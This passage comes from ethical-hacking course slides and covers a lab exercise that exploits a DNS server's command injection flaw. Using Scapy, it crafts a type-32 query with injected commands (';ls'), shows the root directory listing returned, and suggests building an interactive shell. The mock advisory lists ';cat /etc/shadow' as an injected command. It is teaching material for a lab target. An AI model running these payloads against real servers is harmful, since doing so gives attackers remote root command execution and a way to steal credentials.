'IP / UDP / DNS Ans "204.51.94.202" '
>>>
```

Use recursion
This is my query

Scapy Stuff You'll Need

To complete this exercise, you'll need to use the Scapy DNS() and DNSQR() functions. The DNS() function allows you to create a DNS header, pre-populated as a DNS request. The DNS() function accepts a parameter "qd" which represents the query data submitted in the request. You populate the qd parameter by returning the value from the DNSQR() function.

In the example on this slide, a the sr1() function is used to send an IP packet with a UDP header. The DNS() function is used to append the DNS header to the UDP packet, populating the qd parameter with the query data specified in the DNSQR function. You'll use a similar technique to complete this lab exercise.



Wireshark DNS Example

- Having Wireshark open for a reference example while crafting packets can be helpful
- Retrieve the DNS sample capture shown below


dns-example.pcap [Wireshark 1.11.0 (SVN Rev 52628 from /trunk)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No. Time       Source        Destination   Protocol Info
  1 0.000000   10.130.4.64   8.8.8.8       DNS      Standard query 0x0003  A www.willhackforsus
  2 0.022930   8.8.8.8       10.130.4.64   DNS      Standard query response 0x0003  A 66.135.3

⊟ Queries
  ⊟ www.willhackforsushi.com: type A, class IN
      Name: www.willhackforsushi.com
      [Name Length: 24]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)

0020  08 08 e3 ca 00 35 00 32  3d eb 00 03 01 00 00 01   .....5.2 =.......
```

http://files.sec660.org/dns-example.pcap

Wireshark DNS Example

While you are working on this exercise, it may be beneficial to have a sample DNS query and response record displayed in Wireshark. You can download the file at the URL shown on this page and open in Wireshark for a reference example to use while creating the exploit script.




Jwdnsd Vulnerability Disclosure

```
Team OWNAGE-R-US
------------------------------------------------------------------------
Back agaln with more expl0its. Team OWNAGE-R-US identifies a remote
command injection (RCI) vulnerability in jwdnsd. Disclosed here for
your DNS rootin-tootin-hackin enjoyment.

VULNERABILITY:

jwdnsd logs the contents of DNS queries with an invalid Type record to
a file, but does not validate input data.  Any DNS query that uses a
type of 32 that includes a leading ";" in the hostname portion of the
query record will be executed by the server.  As r00t!

e.x. ;ls
     ;whoami
     ;cat /etc/shadow

D1SCLOSURE:

OWNAGE-R-US is holding our exploit to give the jwdnsd author time to
fix.  We're nice like that.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Jwdnsd Vulnerability Disclosure

The jwdnsd DNS server is vulnerable to a remote command injection (RCI) flaw, as described in the vulnerability disclosure report shown on this page. Use this information to develop the exploit that allows you to read the contents of the /root/secret.txt file.



Scapy DNS Exploit - STOP

- Stop here unless you want answers to the exercise.
- Each page following provides some of the solution one bit at a time
  - If you get stuck, use these tips to get past it and complete the exploit

Please don't ruin the server for others (on purpose) during this lab. Later is OK.


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scapy DNS Exploit – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in building the exploit. If you want to do it all on your own however, stop right here.

During this lab you will get remote command injection against the DNS server running as root. With this access, you could easily ruin the box by removing essential files, or add a backdoor for later access. Try to resist that urge until other people have finished the lab exercise successfully. Later, if you want to hack the box further, feel free.



Interacting with the DNS Server

- The jwdnsd server responds to queries using standard DNS lookup tools
- The EXPLOITS-R-US advisory indicates that query type 32 allows for RCI
  - dig and nslookup do not let us specify arbitrary non-standard query types
- Craft a DNS query with Scapy using Query Type 32

```
# dig +short @10.10.10.68 IN A "www"
10.10.10.68
# dig +short @10.10.10.68 IN 32 "www"
10.10.10.68
10.10.10.68
```

Normal Query


Dig treats "32" and "www" as two A record queries

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Interacting with the DNS Server

Before starting to develop the attack script, we can spend a little time interacting with the DNS server using the dig utility. The EXPLOITS-R-US advisory indicates that the server is vulnerable to a command injection attack when the DNS query uses type 32 (an unsupported DNS type, unlike "A", "AAAA", "MX", and "PTR" records for example).

While dig can be used to send a request to the server using the "A" or other supported record types, it does not allow the attacker to specify a non-standard type by number. To send this packet, we'll craft the DNS request packet using Scapy.


Scapy Crafted DNS Query


```
# scapy
Welcome to Scapy (2.2.0)
>>> ls(DNSQR)
qname      : DNSStrField          = ('.')
qtype      : ShortEnumField       = (1)
qclass     : ShortEnumField       = (1)
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
```

- Use this payload to run "ls" on the vulnerable server
- Finish the packet header with the IP and UDP protocols
  - Send the packet with sr1(header/payload)

Scapy Crafted DNS Query

From the Scapy interactive prompt we can create a simple DNS request packet using the DNS() and DNSQR() headers. Looking at the parameters available in DNSQR() with "ls(DNSQR)" as shown on this page, we see the `qtype` parameter can be used to specify the query type, while `qname` can be used to specify the hostname.

By combining the DNS() function using the `qd` parameter with the return value of DNSQR with the `qname` and `qtype` parameters send, we can create a simple Scapy packet payload can be used to attack the server. Finish the packet by adding the IP and UDP headers to the packet.



Working Exploit 1

```
# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
>>> header = IP(dst="10.10.10.68")/UDP(dport=53)
>>> sr1(header/payload)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=188 id=18062 flags=DF frag=0L ttl=64
proto=udp chksum=0xcae7 src=10.10.10.68 dst=10.10.10.100 options=[]
|<UDP  sport=domain dport=domain len=168 chksum=0x6cc4 |<Raw
load='\x00\x00\x81\x80\x00\x01\x00\x01\x00\x00\x00\x00\x03;ls\x00\x00
\x00\x01\xc0\x0c\x00\x01\x00\x01\x00\x00\x00<\x00\x7fbin\nboot\ndev\net
c\nhome\ninitrd.img\ninitrd.img.old\nlib\nlib64\nlost+found\nmedia\nmnt
\nopt\nproc\nroot\nrun\nsbin\nselinux\nsrv\nsys\ntmp\nusr\nv' |>>>
>>>
```


Looks like the root directory listing!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Working Exploit 1

This page shows an example of a simple working exploit that executes the command specified in the qname parameter. After creating the `payload` variable, the header `variable` is declared specifying an IP header with the target IP address in the `dst` parameter. The UDP header follows, specifying destination port 53 in the `dport` parameter.

The full packet is specified by combining the `header` and `payload` variables in the sr1() function, which sends the packet and retrieves a response packet. The response packet detail is displayed, where the Raw payload data includes what looks like a root directory listing.



Exploit Enhancement (1)


- You can stop at Exploit 1, or continue to enhance your Scapy code
- Add a mechanism to display the contents of the DNS response command injection
- Scapy does not interpret the response as a valid DNS packet anymore
  - Retrieve the command output in the "Raw" element

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exploit Enhancement (1)

The exploit on the previous page is a handy proof-of-concept, but it does not present the server response for the command injection in a friendly format. You can stop here in the exercise, or you can continue to enhance the script to add a mechanism that displays the contents of the DNS response in a manner that is convenient to read.

Note that when processing the response data from the DNS server, Scapy does not recognize the packet as valid DNS response any longer. You will have to retrieve the command injection data from the response packet Raw element ("`response[Raw]`"



Working Exploit 2

```
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
>>> header = IP(dst="10.10.10.68")/UDP(dport=53)
>>> ans = sr1(header/payload)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> hexdump(ans[Raw])
0000   00 00 81 80 00 01 00 01  00 00 00 00 03 3B 6C 73   ..............;ls
0010   00 00 20 00 01 C0 0C 00  01 00 01 00 00 00 3C 00   .. ...........<.
0020   7F 62 69 6E 0A 62 6F 6F  74 0A 64 65 76 0A 65 74   .bin.boot.dev.et
0030   63 0A 68 6F 6D 65 0A 69  6E 69 74 72 64 2E 69 6D   c.home.initrd.im
0040   67 0A 69 6E 69 74 72 64  2E 69 6D 67 2E 6F 6C 64   g.initrd.img.old
0050   0A 6C 69 62 0A 6C 69 62  36 34 0A 6C 6F 73 74 2B   .lib.lib64.lost+
0060   66 6F 75 6E 64 0A 6D 65  64 69 61 0A 6D 6E 74 0A   found.media.mnt.
0070   6F 70 74 0A 70 72 6F 63  0A 72 6F 6F 74 0A 72 75   opt.proc.root.ru
0080   6E 0A 73 62 69 6E 0A 73  65 6C 69 6E 75 78 0A 73   n.sbin.selinux.s
0090   72 76 0A 73 79 73 0A 74  6D 70 0A 75 73 72 0A 76   rv.sys.tmp.usr.v
>>> print str(ans[Raw]).split("\x00\x00\x00\x3c")[1][2:]
bin
boot
dev
```


This is the server TTL, which is always the same for this server.

Working Exploit 2

This page shows an enhanced working exploit, building on the previous exploit. We continue to use the same injection payload and header variables, but this time we record the response from the sr1() function in the variable ans.

Using the Scapy hexdump() function on the ans variable, focusing on the Raw element, we see a 160 byte response. The beginning of the response includes the request data ";ls", followed by more DNS header data including the value "\x00\x00\x00\x3c" which represents the server TTL. For the jwdnsd target server, this TTL will always be the same. We can use this as an indicator to split the previous header information from the command injection response, noting that the first 2 bytes after the TTL should also be ignored.

To parse the Raw data present in the DNS server response, we can convert the data to a string, splitting the data at the 4-byte TTL value. Using the Python list element reference syntax, we can access the 2nd half of the split value (`[1]`), and skip the first type bytes (`[2:]`). This leaves us with the command injection server response as a string, which can be displayed with a simple print statement as shown.




Exploit Enhancement (2)

- You can stop at Exploit 2, or continue to enhance your Scapy code
- Add a mechanism to read user commands with raw_input()
- Loop on user command read and output display, simulating a terminal connection
- Gracefully handle CTRL+C to terminate the loop
- Add a nice command-line target designation and simple usage info

Exploit Enhancement (2)

The revised exploit on the previous page is an improvement on the first, allowing us to easily read the output from the injected command. You can stop here in the exercise, or you can continue to develop your exploit code. Consider adding the following features:

- Add a `while` loop in the script, reading the user's command with the Python `raw_input` function. Send the user's input as the command to inject against the target.
- Add an exception handler to gracefully terminate the connection when the user enters CTRL+C.
- Add a brief exploit usage `print` statement that accepts the target server as a command-line argument.



